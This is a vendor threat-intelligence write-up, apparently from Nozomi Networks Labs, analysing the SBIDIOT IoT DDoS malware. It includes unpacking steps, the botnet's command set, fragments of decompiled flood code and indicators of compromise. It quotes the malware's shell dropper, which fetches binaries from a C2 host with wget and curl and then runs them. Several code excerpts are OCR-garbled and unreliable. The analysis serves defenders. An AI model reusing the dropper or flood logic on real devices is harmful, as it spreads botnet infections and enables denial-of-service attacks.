Threat Intelligence: Analysis of the SBIDIOT IoT Malware

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There are billions of IoT connections in the world and more than 70 percent of them are in the industrial sector. This is why Nozomi Networks Labs regularly reviews the threat landscape for IoT devices. Recently, a malware sample named SBIDIOT caught our attention. It had a relatively low number of detections on VirusTotal and its commands, in the current form, were not well documented by the cybersecurity community.

We decided to analyze SBIDIOT and uncovered how it communicates with targets and what types of commands it supports. This information helps detect the threat and allows defenders to stop or mitigate it before harmful impacts occur. The main potential impact of DDoS (Distributed Denial of Service) botnets is the generation of excessively high loads on targeted servers, preventing users from accessing services and thus harming normal business operations.

To avoid impacts, early detection is vital. Detection can be done by your security team (see the malware indicators at the end of this article) or by using a network monitoring and threat intelligence solution such as ours.



There are more than 60 billion IoT devices in use by the industrial sector¹ and many of them have little to no security. It's therefore important to use <u>threat intelligence</u> to detect and mitigate IoT threats.

Analysis of SBIDIOT Malware

Based on our information, at least one way that the malware propagates is by exploiting an RCE vulnerability in ZTE routers. For older versions, we observed a shell script *sh* downloading and executing binary payloads once delivered to the victim machines by various means:

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/x86; curl -0 http://<cnc_ip>/SBIDIOT/x86;cat x86
>SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/mips; curl -0 http://<cnc_ip>/SBIDIOT/mips;cat mips
>SSH;chmod +x *;./SSH SSH
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/mps1; curl -0 http://<cnc_ip>/SBIDIOT/mps1;cat mps1
>SSH;chmod +x *;./SSH SSH
```

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
http://<cnc_ip>/SBIDIOT/arm; curl -0 http://<cnc_ip>/SBIDIOT/arm;cat arm
>SSH;chmod +x *;./SSH SSH
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The sample e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 is packed with the standard UPX tool, with the UPX header later modified. While the malware remains executable, it is no longer possible to unpack it using the same tool straight away: \$ file e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header

```
$ upx -d e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9
Ultimate Packer for eXecutables
```

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upx: e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9: NotPackedException: not packed by UPX

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Hex dump showing that the "UPX!" string has been replaced.

Restoring it back will enable us to unpack the sample using the standard UPX tool:

```
$ perl -pi -e 's/YTS\x99/UPX!/g'
e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9
$ upx -d e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9
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
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Unpacked 1 file.

\$ file e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9
e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9: ELF 32-bit
LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

The analysis reveals characteristics quite common for this type of threat. There is a strong focus on DDoS with some parts of the code shared with other malware families like Gafgyt. Given that the sample is statically linked and stripped, which is almost always the case with malware targeting IoT, the next step was to load FLIRT signatures for uClibc to make analysis easier. uClibc is a compact C library commonly used in Linux kernel-based embedded devices, which is also commonly used by IoT malware developers for easy cross-compilation, as popularized with Mirai. FLIRT signatures are essentially a method that reverse engineering tools like IDA use to pattern-match known libraries, which can greatly speed up the analysis process.

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Function name
🗲Gl_memrchr
Gl_strtok_r
Gl_strpbrk
Gl_inet_aton
<pre>dns_lookup</pre>
fopen_nameservers
get_hosts_byname_r
<u>f</u> raise
dl_aux_init
<u>f</u> Gl_brk
fsyscall_error
libc_poll
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🗾Gl_fopen
🗾Gl_fseek
<i>f</i> Gl_fseeko64



A large number of functions are recognized using FLIRT.

Upon execution, the sample attempts to connect to its C2, which in this case is an IP address and port hard-coded into the binary. Although the C2 infrastructure was not operational during the time of the investigation, we were able to force the sample to talk to our own server as its C2. Coupled with some static analysis, this was enough to quickly figure out the protocol and begin interaction.

The function responsible for handling commands compares each command received from C2 with one of the following strings:

- TCP
- HTTPSTOMP
- VSE
- HEX
- STD
- VOX
- NFO
- UDP
- UDPH
- R6
- FN
- OVHKILL
- NFOKILL
- STOP
- Stop
- stop

Then, based on the results, it performs several validation checks on its arguments before executing the actual command.

Commands Supported by SBIDIOT

The TCP command asks the bot to send TCP segments destined for a specified host/port combination for a specified interval of time. Additionally, it allows the operator to set a number of optional TCP flags.

243	}
244	else
245	{
246	<pre>flags_arg = (const char *)GI_strtok(tcp_flags, ",");</pre>
247	if (flags_arg)
248	{
249	for (f = flags_arg; ; f = v90)
250	{
251	if (!strcmp(f, "syn"))
252	{
253	*((_BYTE *)tcp_header + 13) = 2u;
254	}
255	else if (!strcmp(f, "rst"))
256	{
257	*((_BYTE *)tcp_header + 13) = 4u;
258	}
259	else if (!strcmp(f, "fin"))
260	{
261	*((_BYTE *)tcp_header + 13) = 1u;
262	
263	<pre>else if (!strcmp(f, "ack"))</pre>
264	
265	*((_BYTE *)tcp_header + 13) = 0x10u;
266	j oleo if (latacan(f, "mab"))
267 268	else if (!strcmp(f, "psh"))
260	{ *((_BYTE *)tcp_header + 13) = 8u;
209	((_brite)ccp_neader + 15) = 80;
271	<pre> v90 = (const char *)GI_strtok(0, ","); </pre>
272	if (1v90)
273	break;
274	}
275	}
276	}

Custom TCP flags supported in the TCP command handler.

HTTPSTOMP

As arguments, it takes in an HTTP method, a host/port combination, an attack duration and a request count specifying how many times to repeat this operation. If the attack duration and the request count are not exceeded, this function will continue to perform HTTP requests using the settings provided and a randomly selected user-agent string.



Hard-coded list of user-agent strings.

```
time end = duration + GI time(0);
    result =
              _GI_memcpy(http_uri, &unk_8053204, 265);
    if ( total requests > 0 )
      for ( i = 0; i != total requests; ++i )
        random_idx = j GI random();
        GI sprintf(
          http_buf,
          http_method,
          http_uri,
          http host,
          user_agents[random_idx % 36]);
        result = __libc_fork();
        if ( result )
          while ( time_end > __GI_time(0) )
            fd = connect_to(http_host, port);
            if (fd)
              http_buf_len = __GI_strlen(http_buf);
                libc_write(fd, http_buf, http_buf_len);
                libc_read(fd, addr, 1u);
                libc_close(fd);
            3
            GI exit(0);
    return result;
46 }
```

HTTPSTOMP command handler.

Additionally, another function is called to perform HTTP requests to the /cdncgi/l/chk_captcha URI of a hostname/port combo with, once again, a configurable attack duration and request count. This is done in an attempt to circumvent CloudFlare protection mechanisms.

VSE

Another command used for DDoS, which, depending on the arguments provided, employs either UDP or RAW sockets. Again, arguments for the target and attack duration can be provided, but additionally, the attacker can specify a pause interval between packets delivered to the target. Variants of Gafgyt and other IoT malware occasionally include a VSE command to target servers running the Valve Source Engine.

189	<pre>attack_count = 0;</pre>
190	n = 0;
191	<pre>time_end = duration +GI_time(0);</pre>
192	<pre>sleep_time_useconds = 1000 * sleep_time_mseconds;</pre>
193	while (1)
194	{
195	while (1)
196	{
197	<pre>libc_sendto(s, buf, buf_len, 0, &v125, 16);</pre>
198	<pre>if (attack_count == attack_max_count)</pre>
199	break;
200	++attack_count;
201	if (n == sleep_every_n)
202	{
203	<pre>usleep(sleep_time_useconds);</pre>
204	n = 0;
205	}
206	else
207	{
208	++n;
209	}
210	}

Code snippet from VSE command handler implementing pause interval.

vox


The VOX command takes a host, a port and an attack duration as its arguments and then sends UDP datagrams with one of three randomly selected hard-coded payloads.

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39	9280 4	6.9631	.129	94	bot	t	U	DP		1	235	399	992	->	2560	Len=11	.93
39	9281 4	6.9631	164	36	bot	t	U	DP		1	235	399	992	\rightarrow	2560	Len=11	.93
39	9282 4	6.9631	199	13	bot	t	U	DP		1	235	399	992		2560	Len=11	.93
39	9283 4	6.9631	233	34	bot	t	U	DP		1	235	399	992	\rightarrow	2560	Len=11	.93
39	9284 4	6.9631	268	63	bot	t	U	DP		1	235	399	992	\rightarrow	2560	Len=11	.93
39	9285 4	6.9631	.302	60	bot	t	U	DP		1	235	399	992	-	2560	Len=11	.93
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Recorded malicious UDP traffic containing hardcoded payloads.

UDP


The sample sends UDP payloads to a target host specifying the port, the attack duration and the maximum size of the generated payload. The actual size of the payload may be smaller due to the use of the strlen function, which calculates the size by counting bytes up until the first null value.



Command handler validating UDP arguments.

HEX / STD / R6 / NFO / FN / OVHKILL / NFOKILL / UDPH


All of the above commands call the same function, which receives a host name, a port and an attack duration, then starts generating UDP traffic with a fixed payload.



Code diagram with several code blocks pointing to the same function.

STOP/stop/Stop

This command sends a SIGKILL signal to all process IDs that are currently being tracked, giving the operator the ability to stop any of the process' children.



STOP command handler.

Threat Intelligence is Needed to Defend Industrial Systems from IoT Malware

As the number of Internet-connected devices increases at a rate of more than 130 percent a year,¹ the threat landscape also rapidly evolves. New families of malware and modifications of existing ones emerge regularly. And, regardless of their complexity and sophistication, they all pose a threat.

To defend against threats to IoT devices that could impact production, uptime and possibly safety, automated tools can help. <u>OT/IoT network monitoring</u> paired with regularly updated <u>threat intelligence</u> identifies indicators of compromise and anomalous behavior, giving you the opportunity to act before harm occurs.

Nozomi Networks Labs is committed to providing real-time information on IoT threats as they continue to increase in prevalence and significance for operational technology environments – stay-tuned for ongoing updates.

For indicators of SBIDIOT malware, see the information provided at the end of this page.

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SBIDIOT Malware Indicators

IOCs

- 23.94.136[.]170:61930
- hxxp://23.94.136[.]170/SBIDIOT/x86

• e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9

Same as for most modern IoT malware families, there are multiple other URLs associated with the same C&C delivering payloads compiled for other architectures:

- hxxp://23.94.136[.]170/SBIDIOT/arm
- hxxp://23.94.136[.]170/SBIDIOT/arm6
- hxxp://23.94.136[.]170/SBIDIOT/arm7
- hxxp://23.94.136[.]170/SBIDIOT/mips
- hxxp://23.94.136[.]170/SBIDIOT/mpsl
- hxxp://23.94.136[.]170/SBIDIOT/ppc
- 647b71f683db54bc56873629973f56ac3b8ada33cf9e14706b5efe4d62f2f88f
- b8b654b59e7f1de3107ff5e1c2a538f40f7dea6c63f25db26cf900d19218cccb
- 95bb118ecd3c724d6f8110ff7f1a90bac8b4067924f573bcbb17cd59a9ddb348
- 7a050fc54ab4dcfbd529a0a7e0b8b6bca9bc619ef7b332bfdc7667b8b7062e6c
- ee3e341a0951d1e6f201665240f235eea56f9047d3a2664c53aeccd664057290
- ca9bb8898d725ca1faf91d0973628a531f98a3d9dd35dd36ff9c8e621520a656

Other C&C IP addresses seen in 2021:

- 104.168.98[.]159
- 107.172.193[.]132
- 107.175.33[.]48
- 128.199.40[.]136
- 128.199.41[.]8
- 128.199.7[.]31
- 13.127.49[.]124
- 134.209.79[.]179
- 135.181.24[.]235
- 159.65.204[.]13
- 163.172.234[.]205
- 163.172.234[.]212
- 167.114.27[.]123
- 172.245.52[.]102
- 176.31.11[.]9
- 185.245.96[.]199
- 192.227.137[.]42
- 194.87.139[.]206
- 198.23.229[.]170
- 23.94.92[.]200
- 37.46.150[.]150
- 37.49.229[.]154

- 37.49.229[.]191
- 45.130.138[.]70
- 45.148.120[.]88
- 45.33.112[.]19
- 5.188.0[.]80
- 51.116.180[.]169
- 51.75.190[.]159
- 51.75.191[.]234
- 52.152.130[.]178
- 85.204.116[.]43

Other commonly used filenames:

- sh (located in the root directory rather than in the *SBIDIOT* subdirectory like the rest of the samples)
- sh4
- spc
- root
- rtk
- zte
- yarn